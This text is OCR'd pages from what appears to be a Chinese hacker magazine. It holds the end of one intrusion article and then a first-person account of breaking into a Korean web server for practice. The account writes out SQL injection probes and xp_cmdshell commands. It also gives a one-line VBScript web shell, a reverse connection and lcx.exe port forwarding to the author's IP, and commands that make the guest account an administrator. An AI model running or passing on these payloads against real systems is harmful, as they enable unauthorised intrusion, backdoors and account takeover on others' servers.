


图 12

呵呵，大家看下系统的用户名，再看下图12的用户名，还挺变态的。经过这么长时间，总算没白忙活，用PCanywhere连上去看了下，站还真不少，如图 13 所示。




图 13

OK，提醒一下管理员，走人。

编辑点评：通过 gif89a 头伪装图片上传，再用 iframe 突破图片的防盗链防护，这个思路还是不错的。

对远程服务器的一次渗透

文 GephOrce




图 1




图 3





图 4


图 2




图 7




图 5




图 6

一直以来都是用国内的服务器来练手，所以最近特别想黑一台国外的服务器，于是才有了下文。我随便找了一个链接，http://www.test.kr/view.asp?id=169，在链接后面加了一个“'”，页面返回出错，如图 1。

接着测试“and 1=1”，页面返回正常，如图 2。再测试“and 1=2”，页面返回出错，典型的存在注入的表现。

接着测试 http://www.test.kr/view.asp?id=169 and exists(select count(*) from sysobjects)，页面返回正常，说明服务器用的是 MS-SQL Server。

继续测试：http://www.test.kr/view.asp?id=169 and 1=(select IS_SRVROLEMEMBER('sysadmin'))，页面返回正常，说明是 SA 权限的。

测试 http://www.test.kr/view.asp?id=169 and 1=(select count(*) from master.dbo.sysobjects where xtype='x' and name='xp_cmdshell')，页面返回正常，说明xp_cmdshell存在。

到这里也许有人会说，都SA权限了，有什么可写的呢？添加个用户，开个3389登上去就可以了啊。我一开始也以为是这样，但事情从下面开始就显得没那么简单了……

首先判断远程服务器是否开放了3389端口：telnet 221.148.1.1 3389，结果如图 3。

是不是一定说明远程服务器没开远程桌面服务呢？未必，也许只是 3389 不对外开放。

然后我们判断远程服务器 Web和Data是不是分离的：telnet 221.148.1.1 1433，结果如图 4。

这又和上面的问题一样了，telnet不上，Web和Data也不一定是分离的，只是1433端口未对外开放，只提供本地访问。


为了进一步判断 Web 和 Data 是不是分离的，我们用nc.exe在本地监听，然后从远程服务器向本机发起连接。以前有人用过 telnet 进行反向连接，但我在本地测试过，不能直接执行 telnet 命令，要先写批处理再执行，不然老连不上，而且会产生脚本超时的错误。这里我又发现了一种新的方法，就是用远程桌面的主程序来连接。

先在本地监听50端口（端口是任意的，只要不重复绑定就可以），如图5。

然后提交：“http://www.test.kr/view.asp ?id=169;exec master.dbo.xp_cmdshell 'mstsc -v:222.18.54.14:50';--”，其中 222.18.54.14 是我的 IP，意思是 Database 服务器向我发起通过 50 端口的远程桌面连接，结果如图 6。

Web 和 Data 是同一 IP，说明在同一台服务器上。然后我们通过 NDSI 的列目录功能，找到 Web 目录，如图 7。

发现有乱码，没办法，韩文的，编码方式不一样。找到 web 目录了，先查看服务器端口的开放情况：“http://www.test.kr/view.asp?id=169;exec master.dbo.xp_cmdshell 'netstat an> C:\Hosting_茄惫偎颇扁瘤惫\1.txt';--”，然后查看“http://www.test.kr/1.txt”，如图 8。



Proto	Local Address	Foreign Address	State
TCP	0.0.0.0:80	0.0.0.0:0	LISTENING
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1025	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1026	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1433	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3389	0.0.0.0:0	LISTENING
TCP	127.0.0.1:1035	0.0.0.0:0	LISTENING
TCP	127.0.0.1:1433	127.0.0.1:2909	ESTABLISHED
TCP	127.0.0.1:1433	127.0.0.1:2910	ESTABLISHED
TCP	127.0.0.1:2909	127.0.0.1:1433	ESTABLISHED
TCP	127.0.0.1:2910	127.0.0.1:1433	ESTABLISHED
TCP	127.0.0.1:30523	0.0.0.0:0	LISTENING
TCP	221. .1:80	91.146.174.177:3060	ESTABLISHED
TCP	221. .1:80	120.28.185.167:1401	ESTABLISHED
TCP	221. .1:80	211.187.37.236:2585	ESTABLISHED
TCP	221. .1:80	219.234.81.112:13449	ESTABLISHED
TCP	221. .1:80	220.157.135.164:11124	ESTABLISHED
TCP	221. .1:139	0.0.0.0:0	LISTENING

图 8




图 9

对外只开放了 80 和 139 端口，并且远程桌面服务是打开的。写一句话木马上去：“http://www.test.kr/view.asp?id=169;exec master.dbo.xp_cmdshell 'echo ^<script language=VBScript runat=server^>execute request^("password"^)^</script^> >C:\Hosting_茄惫偎颇扁瘤惫\123.asp'--”，页面返回正常，接着用客户端连接，如图9。



图10




图11




图12




图13




图14

在远程服务器执行：“**http://www.test.kr/view.asp?id=169;exec master.dbo.xp_cmdshell 'C:\Recycler\Lcx.exe -slave 222.18.54.14 51 221.148.1.1 3389';--**”，结果如图14。解释：把221.148.1.1的3389端口转发到222.18.54.14的51端口。

成功将服务器的3389端口转发到了本地的51端口了。接着我们添加用户：

http://www.test.kr/view.asp?id=169;exec master.dbo.xp_cmdshell 'net user guest pwd /active:yes';--

http://www.test.kr/view.asp?id=169;exec master.dbo.xp_cmdshell 'net localgroup administrators guest /add';--

再远程桌面连接：127.0.0.1的2009端口，如图15。




图15

有卡巴斯基啊！怪不得上传WebShell的时候老出错。现在我们成功登录，如图16。

